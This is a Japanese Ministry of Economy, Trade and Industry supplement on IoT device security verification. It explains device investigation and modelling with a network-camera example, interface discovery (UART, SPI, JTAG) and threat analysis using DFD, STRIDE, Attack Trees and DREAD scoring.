機器のサイバーセキュリティ確保のための
セキュリティ検証の手引き

別冊 1　脅威分析及びセキュリティ検証の詳細解説書

経済産業省　商務情報政策局

サイバーセキュリティ課

目次

1 背景と目的

1.1 背景

「機器のサイバーセキュリティ確保のためのセキュリティ検証の手引き」の本編では、セキュリティ対策の妥当性や脆弱性の有無を確認するために、機器のセキュリティ検証を行うことが重要であることを示した。例えば、製品の設計段階で脅威分析を行い、機器に起こりうる脅威やリスクを洗い出すことで、上流フェーズでセキュリティを考慮した作り込みを行うことができ、脆弱性の残存可能性の低減や、下流フェーズでの脆弱性検出による手戻りの工数削減が期待できる。また、出荷前の機器に対して検査及び診断を行うことで、脆弱性を出荷前に発見し、市場での悪用を回避することも期待できる。

セキュリティ検証を行う際には、セキュリティ検証サービスを提供する事業者に検証業務を依頼することが多い。しかし、検証サービス事業者のサービスレベルは検証人材個人の暗黙知に依存する部分が大きく、検証サービス事業者ごとのスキルレベルにも開きがあるのが実状である。また、脅威分析においては、公開されている実例が限られており、セキュリティ検証においては効果的な検証の実施事項について統一的な整理がなされていない状況である。

1.2 本別冊の目的

本別冊では、脅威分析の具体例や効果的な検証手法等の考え方を整理するとともに、検証サービス事業者が実施すべき事項や手法等を網羅的かつ詳細に示す。

IoT 機器等に対して行うべき脅威分析の手法を解説するとともに、脅威分析の事例を示し、STRIDE による脅威の洗い出し手法や Attack Tree の作成、DREAD によるスコアリングといった具体的な分析手法を解説する。加えて、IoT 機器固有の脅威に関する分析の例示や、既存のセキュリティレポートを活用する手法を解説する。さらに、セキュリティ検証を実施する際に広く使用されるツールを中心に、具体的な検証方法の解説を行う。セキュリティ技術に関する基礎知識を有する検証人材であれば、一定レベルの検証を実施可能にすることで、検証サービス事業者のサービス高度化を目指す。

1.3 本別冊で対象とする機器

IoT 機器をはじめとするネットワークに常時接続する機器、及びその関連サービスを対象とする。ただし、クラウドサーバや機器を組み合わせたシステム全体のセキュリティ検証に関する具体的な言及は行わない。

なお、脅威分析の手法の事例として、ネットワークカメラを取り上げている。また、モバイルアプリケーションに対する脅威分析やセキュリティ検証手法の具体例にも言及している。

1.4 本別冊の対象者

機器検証を実施する検証サービス事業者を主な対象とする。また、業務の流れや具体的な検証方法を学習する目的で、検証人材を志す個人も参照できる。

加えて、本手引きでは検証依頼者が提供すべき情報や、検証の費用対効果等についても一部言及しているため、検証サービス事業者に対して機器検証を依頼するメーカの開発者、検証担当者、品質担

当者、セキュリティ担当者等の検証依頼者も参照できる。

1.5　本別冊の活用方法

検証サービス事業者が機器に対して行うセキュリティ検証の質の向上に活用できる。いくつかの脅威分析手法を把握するとともに、脅威分析の実例を参照することで、脅威分析の方法論を理解する助けになる。セキュリティ検証では、検証依頼者の費用に合わせて検証項目を選定する。その際に、より重要な検証項目を把握する目的で脅威分析を行うことが望ましく、脅威分析の手法を把握することは重要である。加えて、セキュリティ検証を行う際に使用する一般的なツールの操作手順や検証目的等の詳細を確認できる。ただし、本別紙で示すセキュリティ検証を必ずしもすべて実施する必要はなく、検証依頼者の要求や予算に応じて検証項目を選定することが重要である。なお、可能な限り機器の特性に依存しない汎用的な手法を記載しているが、機器によっては実施ができない場合や、カスタマイズが必要な場合もあるため、実際に検証を行う際には実現性の検討を行う必要がある。本別冊に示す検証手順は、誤操作によって意図せず検証対象の機器以外に対して攻撃を行ってしまう可能性があるものも含まれる。各検証の内容を確実に理解し、ツール使用時の注意事項を把握した上で検証を実施する必要がある。

また、検証依頼者は、検証依頼時に提供すべき情報や、議論すべき内容を把握するために活用できる。これらの情報を把握することで、検証サービス事業者と適切に認識を合わせた上で検証を進めることができる。加えて、検証サービス事業者が行うセキュリティ検証の内容や費用対効果を把握することができ、これらの情報を活用することで、目的と費用に見合った依頼ができるようになる。

1.6　本別冊の構成

第 1 章では、本手引きの背景や目的、対象とする機器、対象者、そして活用方法を示した。

第 2 章では、セキュリティ検証における検証対象機器の調査及びモデル化の手法について述べる。また、ネットワークカメラを例とした具体例も示す。

第 3 章では、脅威分析の手法を示す。第 2 章と同様に、ネットワークカメラやモバイルアプリを例とした具体例も併せて示す。また、脅威分析で得られた結果をどのようにセキュリティ検証に活用できるかについても言及する。

第 4 章では、セキュリティ検証における詳細手順を示す。

第 5 章では、検証結果の分析や報告における実施事項、注意点を示す。

第 6 章では、付録として本別冊で使用する用語の定義と参考文書を示すとともに、脅威分析やセキュリティ検証に関連する補足情報を示す。

2 対象機器の調査･モデル化

2.1 概要

セキュリティ検証を効果的に行うために、事前に対象機器の調査とモデル化を行う。調査を行う主な目的は、機器が有する機能とインタフェースの洗い出しを行うことである。

まず対象機器が有する機能及びインタフェースを調査する。次に各機能がどのインタフェースを経由して、どういった外部システムと連携しながら動作するかを表すモデル図を作成してモデル化する。本章では、対象機器の調査及びモデル化の手法について解説し、具体例として、ネットワークカメラに対して行った調査及びモデル化の過程と結果を示す。

2.2 調査･モデル化の一般的な実施事項

一般に、調査･モデル化は以下の流れで行う場合が多い。

1. 検証依頼者（機器メーカ）へのヒアリング
2. 机上調査
3. 実機調査
4. モデル化

本節では、各工程における実施事項を述べる。

2.2.1 検証依頼者（機器メーカ）へのヒアリング

検証サービス事業者は、検証依頼者に対して情報提供を求めるためにヒアリングを行う。

ヒアリングでは、検証対象機器において想定される使用方法を把握する。機器設計時の想定用途を事前に把握しておけば、検証項目の選定や優先度の決定に活用することができ、より効果的なセキュリティ検証を行うことができる。例えば、検証対象の機器を含むシステムにおいて、様々な用途のベースとなるような基本機能が存在する場合、その機能の可用性が侵害されることで、システム全体に影響を与える可能性があるため、当該機能の可用性に関する検証は優先的に行うことが望ましい。

また、検証依頼者の責任範囲の確認も必要である。例えば、検証依頼者が開発した IoT 機器等と他社が開発したクラウドサービスを連携するシステムに対する脅威分析を考えた場合、一般に、クラウドサービスのセキュリティ担保は検証依頼者の範疇外となる。そのため、クラウドサービスに対する脅威分析は行わないことが一般的である。セキュリティ検証においても同様で、責任範囲内で想定される攻撃シナリオを検証することが重要である。なお、本別冊で示す例では、参考のために一部責任範囲を超える分析内容を含む場合がある。

2.2.2 机上調査

机上調査では、検証依頼者から提供される文書や製品紹介 Web ページ等を基に調査を行い、機器のインタフェースと機能を洗い出す。検証の内容に応じて、検証依頼者が検証サービス事業者に対して情報を提供するのが一般的である。必要な情報は、実施する検証がブラックボックステストなのか、ホワ

イトボックステストなのかによって異なる。

ブラックボックステストでは、検証サービス事業者に検証対象機器の内部構造を知らせずに検証を行う。実際の攻撃者は機器の内部構造を知らないことがほとんどであるため、実際の攻撃を模擬した検証ではブラックボックステストが採用されることが多い。ブラックボックステストを行う場合、以下に示すような一般に公開される情報の提供を求める。

- 取扱説明書
- 製品紹介の Web ページ
- 仕様書の抜粋（一般公開される範囲）

ホワイトボックステストでは、機器の内部構造を検証サービス事業者に開示することで、処理の条件等も加味した検証も行う。ホワイトボックステストを行う場合、一般に公開される情報に加え、以下のような一般の利用者が入手不可な情報も提供を求める。

- 仕様書
- 設計書
- ソースコード

検証依頼者において、要求される情報の提供が行えない場合、脅威分析における網羅性の担保ができない可能性がある。

2.2.3 実機調査

実機調査では、対象機器が使用しているハードウェアに関する調査を行う。主に、以下に示すような情報やハードウェアの提供を依頼し、使用されているチップの型番の調査やユーザ非公開のインタフェースが存在するか否かの調査を行う。

- 検証対象機器本体
- ハードウェア設計書

一般に、実機調査を行うか否かは検証依頼者の要望に依存する。実機調査を実施しない場合、後工程のモデル化において、ユーザ非公開のインタフェースが図示されない。そのため、ユーザ非公開のインタフェースにおける脅威は分析の対象外となる点に留意が必要である。

2.2.4 モデル化

調査完了後、机上調査及び実機調査にて洗い出した機能及びインタフェースを基に、機能ごとにどのインタフェースを経由してどのシステムと連携しながら動作するかを記載したモデル図を作成し、モデル化を行う。モデル化によって、検証対象機器のインタフェースとその機能、外部とのシステムとの連携が可視化され、脅威分析の助けとなる。

2.3 調査・モデル化の具体例

本節では、ネットワークカメラに対して、一般に公開されている情報を基にした机上調査及び実機調査の例を示す。ここでは、ブラックボックステストを想定し、一般に公開されている情報に基づく調査・モデル化

の例を示す。なお、検証依頼者へのヒアリングの具体例については省略する。

2.3.1 机上調査

製品の取扱説明書及び Web ページに記載されている情報を基に、ネットワークカメラが有するインタフェースの洗い出しを行った結果を表 2-1 に示す。

洗い出しを行う際には、通信インタフェースだけでなく、機器固有の入出力インタフェースも漏れなく抽出する。ネットワークカメラの例では、カメラレンズやマイクといった一般的な IT システムではあまり使用されないインタフェースも抽出されている。

表 2-1 ネットワークカメラのインタフェース一覧

カテゴリ	インタフェース
入出力インタフェース	カメラレンズ
	マイク
	SD カードスロット
通信インタフェース	有線 LAN ポート
	無線 LAN IEEE802.11b/g/n

次に、ネットワークカメラが有する機能を、製品の取扱説明書及び Web ページの調査に基づき洗い出した例を表 2-2 に示す。

表 2-2 ネットワークカメラの機能一覧

機能名	概要
リアルタイム映像の表示	リアルタイムでネットワークカメラが写している映像を表示する
動体検知とその通知	動体検知を行い、接続しているクライアントに通知を送信する
音声情報の伝達	ネットワークカメラのマイクが集音した音声をクライアント側で再生する
録画再生	ネットワークカメラが録画した映像をクライアントで再生する
ネットワークカメラの設定変更	クライアントからネットワークカメラの設定を変更する
録画機能	常時または動体検知時に録画を開始する

2.3.2 実機調査

機器のマニュアルに記載されていないユーザ非公開インタフェース有無を確認する実機調査方法を示す。ここでは、ユーザ非公開のインタフェースの例として、UART、SPI、JTAG の三点を挙げる。これらのインタフェースが存在する場合、OS のシェルへのアクセスやファームウェアの抽出が可能な場合があり、セキュリティ上の脅威となりうる。ここでは、これらのインタフェースの概要と回路基板上での調査方法の指針を示す。

UART は、シリアル信号とパラレル信号の変換を行う集積回路である。UART は、デバッグ等を目的と

して、外部端末から回路基板にアクセスするために使用されることが一般的であり、OS のシェルにアクセス可能な場合がある。3 本または 4 本の端子を有するインタフェースであり、回路基板上に「UART」と記載されている場合もあるため、調査時にはそのような特徴を持つインタフェースが存在するか否かを確認する。

SPI は回路基板上の各 IC チップを接続するインタフェースの一つで、CPU やフラッシュメモリ等の IC チップ同士の接続を可能にする。ファームウェアがフラッシュメモリに保存されている場合、SPI を経由してファームウェアの抽出が可能な場合がある。調査を行う際には、まず、回路基板上に存在するチップごとに型名を Web 検索する。型名はチップ上面に記載されている場合が多い。検索の結果、チップの仕様が確認できた場合、そのチップの種類や SPI を有するのか等を確認する。回路基板上で CPU と接続されているフラッシュメモリにはファームウェアが保存されている可能性が高い。そのため、CPU とフラッシュメモリが特定できた場合、それらが回路基板上で接続されているかを確認することで、ファームウェアが保存されている可能性の高いフラッシュメモリを特定できる。

JTAG は IEEE1149.1 で標準化されているポートの通称である。JTAG を活用することで、IC チップとその周辺の集積回路を含むチップセットとの相互通信や IC チップ自体の検査、回路動作に対する監視および書き換えを行うこと等が可能である。これらの機能を組み合わせることでフラッシュメモリに保存されているファームウェアの入手が可能な場合がある。JTAG は、回路基板上では様々な形態を取るが、一般的には回路基板に端子や穴が空いていることが多い。しかし、その端子や穴の数は IEEE1149.1 上で定められておらず、回路基板や IC チップのベンダに依存する。回路基板上に「JTAG」と書かれている場合があるため、調査時にはそのような記載を探すほか、JTAG には、TCK、TDI、TMS、TDO という四つの必須な信号線があり、これらの信号線の名称が回路基盤上に書かれている場合もあるため、これらの情報を基に JTAG の有無を確認する。

図 2-1 及び図 2-2 に上記の特徴を基に、調査を行ったネットワークカメラの回路基板を示す。




図 2-1 調査を行った回路基板 1




図 2-2 調査を行った回路基板 2

図 2-1 中の赤枠に UART 端子が存在することがわかる。回路基板上に UART と記載されていることや、3 本の端子が回路基板上に存在することが理由である。

また、図 2-2 の画像左の赤枠に IC チップと付設されている SPI が存在することがわかる。IC チップの型番を Web で調査を行うと、フラッシュメモリであることが判明した。また、該当の IC チップが CPU と線でつながっていることが確認できたため、このフラッシュメモリにファームウェアが保存されている可能性が高いと結論付けられる。

JTAG については、調査を行った回路基板上に JTAG の特徴を持ったインタフェースが存在しないことを確認した。

2.3.3 モデル化

洗い出された機能、インタフェースに基づいて作成したモデル図を図 2-3 に示す。モデル図には、機能ごとにネットワークカメラと外部システムがどのように連携するかを記す。ここでは、異なる機能であってもフローが同一の場合は一つのフローとして表現している。モデル図を確認することで、例えば、「リアルタイム映像の表示」機能と「動体検知とその通知」機能は被写体、カメラレンズ、ファームウェア、有線 LAN/Wi-Fi、Web サーバ、クライアントが連携して動作する機能であることがわかる。ユーザ非公開のインタフェースである UART 及び SPI は、洗い出された機能において、外部システムとの通信やユーザ操作の受付等に利用されるものではないが、後工程の分析で漏れないようにするために記載している。




図 2-3 ネットワークカメラのモデル図

3 対象機器の脅威分析

3.1 概要

第 2 章で行った調査及びモデル化の結果を基に、対象機器の脅威分析を行う。脅威分析は、主に以下の内容を明らかにすることを目的とする。

- 製品やシステムにおいて守るべき資産は何か
- 資産に対してどのような脅威があるか
- 脅威によりどのようなリスクが発生するか

脅威分析は、製品の要件定義、設計の段階で実施する必要がある。製品開発の初期段階にてセキュリティを考慮しておくことにより、後工程からの手戻りの削減が期待できる。一方で、セキュリティ検証を効果的に行うために、簡易的な脅威分析を行う場合もある。具体的には、信頼境界を識別する目的で DFD の作成等を行うことが多いが、必要に応じて、DFD の作成に加え、検証依頼者の目的に沿った脅威抽出やスコアリングを行うこともある。

本章で示す脅威分析の手順の例は以下の通りである。

1. **脅威分析の対象の決定と守るべき資産の洗い出し**：
   作成したモデル図および DFD に基づき、脅威分析を行う対象を決定する。さらに、対象機器における守るべき資産について洗い出す。
2. **データフローの可視化**：
   第 2 章で述べたモデル図を作成することで大まかな情報の流れを把握することができるが、さらに詳細なデータの入出力を知るために、データフローの可視化を行う。
3. **脅威の洗い出し**：
   守るべき資産に対してどのような脅威が発生しうるかを洗い出す。本別冊では、STRIDE と呼ばれる手法を用いる。
4. **脅威を実現する攻撃手法の調査**：
   洗い出した脅威によりどのようなリスクが発生するかを整理するため、脅威を実現する攻撃手法を調査する。本別冊では、Attack Tree と呼ばれる攻撃手法の分析手法を用いる。
5. **脅威が実現した場合のリスクの評価**：
   第 4 章で解説するセキュリティ検証の優先度を付けるために、洗い出されたリスクに対してスコアリングを行う。本別冊では、DREAD と呼ばれる手法を用いる。

本章では、以上の五つの工程について述べ、具体例として、ネットワークカメラに対して行った脅威分析の過程と結果を示す。なお、脅威の洗い出しについて、STRIDE は IT のシステムの脅威を洗い出す目的で考案された手法であり、IoT 機器固有の脅威については必ずしも抽出されないため、実例を基にした IoT 機器向けマルウェアの感染に関する脅威分析の例を示す。また、併せて、既存のセキュリティレポートを用いたモバイルアプリに対する脅威分析の具体例も示す。

本章で示す脅威分析の手順は、広く利用されているものを中心に選定した一例である。また、本章で

示す手法を必ずしもすべて実施する必要はなく、検証依頼者と協議の上、選択的に実施することも可能である。

3.2 脅威分析の対象の決定と守るべき資産の洗い出し

作成したモデル図に基づき、脅威分析を行う対象を決定する。一般に、脅威分析の範囲を広げることで工数が増加するため、検証依頼者と検証サービス事業者で調整することが重要である。また、第 2.2 節でも述べた通り、分析対象の選定においては、検証依頼者の責任範囲を考慮する。

分析対象を決定した後、守るべき資産の洗い出しを行う。資産にはいくつか種別があり、どういった種別の資産を対象にするかは検証依頼者と検証サービス事業者間で方針を決定する必要がある。代表的な資産の種別とその例を表 3-1 に示す。

表 3-1 代表的な資産の種別と例

資産の種別（大分類）	例
物理的資産	機器本体、アクセスポイント、サーバ
データ資産	機器に保存されたデータ、通信でやり取りされるデータ、音声データ
ソフトウェア資産	機器のファームウェア、アプリケーション
サービス	クラウドサービス

3.3 DFD によるデータフローの可視化

対象機器及びその外部システムがどのようにデータをやり取りしているかを可視化するために Data Flow Diagram（DFD）を作成する。第 2 章で述べたモデル図を作成することで、大まかな情報の流れを把握することができるが、DFD ではそれをさらに詳細化し、具体的にどういったデータが入出力されているかを図示する。

DFD では、モデル図を基に、機器や Web サーバ等のエンティティ間を矢印でつなぎ、その矢印上に流れるデータを記述する。その際、流れるデータは具体的にどのようなものであるかを定義することが望ましい。例えば、流れるデータが HTTP リクエストである場合、その旨を明示しておくことで、後工程において HTTP 固有のリスクの抽出等、より具体的な分析を行うことができる。DFD の作成によって洗い出されたデータとその定義は一覧できるよう表として整理する。

DFD の中には、信頼境界と呼ばれる線を加える。信頼境界は、管理している組織やインタフェースが変わる場所に引く境界線のことである。例えば、IoT 機器と Web サーバがインターネットを経由して通信する場合では、IoT 機器と Web サーバの間に信頼境界を引く（図 3-1 参照）。他方で、DFD が作成できない場合も考えられる。例えば、IC チップを分析対象に含める場合、IC チップに対する脅威についても考慮する必要があるが、IC チップのデータフローを図示することは一般に困難である。

3.4 STRIDE による脅威の洗い出し

脅威を洗い出すための手法として、STRIDE がある。STRIDE は、Spoofing（なりすまし）、


Tampering（改ざん）、Repudiation（否認）、Information Disclosure（情報漏えい）、Denial of Service（サービス拒否）、Elevation of Privilege（権限昇格）の六つの脅威の性質の頭文字から構成され、これら六点の性質から脅威を洗い出していく手法である。表 3-2 に、STRIDE の脅威例を示す。

表 3-2 STRIDE の脅威例

脅威	脅威例
Spoofing（なりすまし）	正規ユーザのなりすまし
Tampering（改ざん）	データの改変
Repudiation（否認）	ログの消去
Information Disclosure（情報漏えい）	パスワードの奪取
Denial of Service（サービス拒否）	通信の妨害
Elevation of Privilege（権限昇格）	root 権限の奪取

STRIDE による脅威の洗い出しにはいくつかの方法論が存在し、代表的なものには STRIDE-per-Element と STRIDE-per-Interaction がある。STRIDE-per-Element は、DFD の要素すべてに対して STRIDE を適用し、脅威を洗い出す手法であり、STRIDE-per-Interaction は信頼境界上の脅威を洗い出す手法である。ここでは、導出される脅威が理解しやすいとされる STRIDE-per-Interaction について解説する。STRIDE-per-Element については、第 6.3.1 項にて概要を述べる。

STRIDE-per-Interaction は、DFD の中から、信頼境界と交差するデータフローに着目し、交差した点における脅威を洗い出す手法である。信頼境界を交差するデータ及びデータフローの両端の要素に対して、STRIDE の各脅威を抽出し、それを一覧化する。図 3-1 に STRIDE-per-Interaction による脅威の洗い出しの例を示す。この例では、IoT 機器が Web サーバに対してリクエストというデータを送っている DFD が示されている。IoT 機器と Web サーバの間には信頼境界があり、その信頼境界とリクエストのデータフローが交差しているため、その交差点において STRIDE を適用し、各脅威を抽出する。必ずしも STRIDE の 6 つの脅威すべてが抽出されるとは限らない。脅威が抽出されなかった場合は、図 3-1 の R と E のように-(ハイフン)等を記載し、当該脅威の検討を行った上で脅威が抽出されなかったことを明示することが望ましい。



送信元	宛先	データ名	STRIDE	脅威
IoT機器	Webサーバ	リクエスト	S	IoT機器のなりすまし
			T	リクエストの改ざん
			R	-
			I	リクエストの漏洩
			D	Webサーバへのサービス拒否攻撃
			E	-

図 3-1 STRIDE-per-Interaction の例

3.4.1 STRIDE を補足する脅威分析

STRIDE はもともと、IT のシステムの脅威を洗い出す目的で考案された手法である。IoT 機器等に対しても十分に適用可能であるが、一方で、抽出されない脅威も存在する。例えば、IoT 機器等における以下のような脅威は STRIDE によって抽出されない可能性が高い。

- 不正アクセス
- マルウェア感染
- 踏み台攻撃
- 不正改造（ハードウェア・ソフトウェア）

そのため、必要に応じて STRIDE 以外の手法を組み合わせて脅威抽出の網羅性を向上させることも検討するべきである。分析の要否や方法は検証依頼者と検証サービス事業者間で議論し、決定していく必要がある。本別冊では、第 3.7.4 項にてネットワークカメラのマルウェア感染による脅威の分析例を示す。

3.5 Attack Tree による脅威を実現する攻撃手法の調査

発見された脅威を引き起こす攻撃手法を列挙する手法として Attack Tree がある。Attack Tree は木構造で表現され、分析対象の脅威についての攻撃手段を可視化できる。STRIDE によって抽出される脅威は一般に抽象度が高いが、Attack Tree を作成することで、脅威を実現させうる具体的な攻撃手法を洗い出すことができる。

Attack Tree の作成手順は次の通りである。まず、攻撃者の目標をルートノードに配置する。STRIDE を基に脅威を洗い出している場合、その脅威をルートノードとする。次に、そのルートノードの脅威を実現させうる攻撃手段を子ノードとして記載する。このような作業を繰り返し行い、脅威を実現させる手段を洗い出す。Attack Tree の親ノードと子ノードの関係は、それぞれ目的と手段の関係になっている。

ある目的の子ノードに複数の攻撃手段が存在する場合には、枝分かれ部分に”OR”または”AND”を記載する。親ノードに記載された目的を達成するために、子ノードに記載されたいずれかの手段が実現できれば良いのであれば、”OR”と記載する。子ノードに記載されたすべての手段を実現する必要がある場合は、”AND”と記載する。図 3-2 に Attack Tree のイメージ図を示す。このイメージ図では、脅威を実現するための攻撃手段 1、2 が存在し、かつ、それら両方が達成される必要があるという想定の下、ルートノード（脅威）を二つに枝分かれさせ、枝分かれ部分に”AND”を記載する。さらに、攻撃手段 2 を達成するためには、攻撃手段 3、4 のいずれかが成立する必要があるという想定の下、攻撃手段 2 を二つに枝分かれさせ、枝分かれ部分に”OR”を記載する。




図 3-2 Attack Tree のイメージ図

Attack Tree の作成には攻撃手法についての専門的な知識が必要なため、作成者の知識、経験に大きく依存する懸念がある。攻撃手法の知識を補完するためには Attack Library の参照が有用である。Attack Library とは様々な攻撃パターンが蓄積されているライブラリであり、著名なものとしては MITRE 社が公開している Common Attack Pattern Enumeration and Classification（CAPEC）がある。CAPEC では、攻撃のメカニズムから具体的な攻撃手段を確認することができる。CAPEC の抜粋を図 3-3 に示す。例えば、中間者攻撃を実現するための具体的な攻撃手法を調査したい場合、Man in the Middle Attacks という攻撃手法の項目を見ることで、その具体的な攻撃手法を調べることができる。




図 3-3 CAPEC の抜粋

Attack Tree の作成には相応の時間を要するため、すべての脅威に対して Attack Tree を作成することは現実的ではない。そのため、検証依頼者と検証サービス事業者で議論をし、対象の脅威を絞り込む必要がある。ここでは、脅威を絞り込む上での指針の例を 3 点示す。

- インタフェースに着目する方法：
  通信インタフェースにおける脅威はネットワークからの攻撃が可能な場合があり、物理的なアクセス等を必要とする脅威に比べて攻撃元が広範である。
- データの入出力に着目する方法：
  機器に対する脅威としては、出力されるデータよりも入力されるデータのほうが重大な脅威になりやすいことが多いため、入力されるデータに対する分析の優先度を上げることを検討する。
- 脅威が実現した場合の影響に着目する方法：
  例えば、機密性の観点で、機器の任意の情報が漏洩しうる脅威が存在した場合、一部の情報が漏洩するような脅威と比べると優先度が高い。

3.6 DREAD による脅威が実現した場合のリスクの評価

リスクを評価し、スコアを算出する手法として DREAD がある。DREAD とは、Damage、Reproducibility、Exploitability、Affected users、Discoverability の五つの観点の頭文字から構成される用語である。DREAD の各観点の概要を表 3-3 に示す。

表 3-3 DREAD の概要

観点	概要
Damage	リスクが発生した場合の影響の度合い
Reproductivity	リスクを再現させるための容易性

Exploitability	攻撃に利用されうる可能性
Affected users	影響を受けるユーザの規模
Discoverability	リスクの発見容易性

DREAD では、各観点について高、中、低の三段階で評価を行い、高は 3 点、中は 2 点、低は 1 点と出し、その合計値をリスクの評価値とすることが一般的である。評価値が 12 点以上で重大度高、8 点以上 12 点未満で重大度中、8 点未満で重大度低とみなされることが多い。

スコアリングにおいては、検証サービス事業者の主観によってスコアが算出される懸念があるため、スコア算出の基準を明確にし、客観的に評価できる指標を定めることが望ましい。基準を明確化することで、第三者がその妥当性を判断することができ、実施者の主観に依存したスコアが算出される可能性を低減できる。DREAD の評価基準や数値については、検証依頼者と検証サービス事業者間で密にコミュニケーションを図りながら決定することが望ましい。例えば、検証依頼者が可用性の担保を特に優先している場合、少しでも可用性に影響のあるリスクについては、Damage の評価値を高とする、といった案が考えられる。

検証依頼者及び検証サービス事業者は、DREAD によって評価されたスコアを、対策すべきリスクの優先度を決定する際に活用する。特に、重大度が高となったリスクについては、設計時やセキュリティ検証の項目選定時に優先的に検討を行うべき内容である。

3.7 脅威分析の具体例

本節では、第 2.3 節でモデル化したネットワークカメラに対して脅威分析を行った例を示す。

3.7.1 脅威分析の対象の決定と守るべき資産の洗い出し

分析対象の決定の方法について一例を解説する。一般に、IoT 機器等の脅威分析を行う場合、機器に外部からアクセス可能なインタフェースに対する入出力は、機器を直接脅かす脅威となる可能性が高いため、分析対象に確実に含めるべきである。また、ファームウェアに対する脅威は、ネットワークカメラの機能全般に影響を与える可能性があるため、重点的に分析をすべきである。

モデル図に分析対象を付記したものを図 3-4 に示す。本項で示す例は、ネットワークカメラ本体に影響をもたらす脅威を抽出するために、ネットワークカメラが外部に公開するインタフェースに直接入出力されるデータを分析対象とする。また、ファームウェアに影響を及ぼしうる UART 及び SPI に対する脅威も分析対象に含める。クラウド上のサーバ（Web サーバ）及びクライアントアプリケーションに対する脅威は分析の対象外とする。

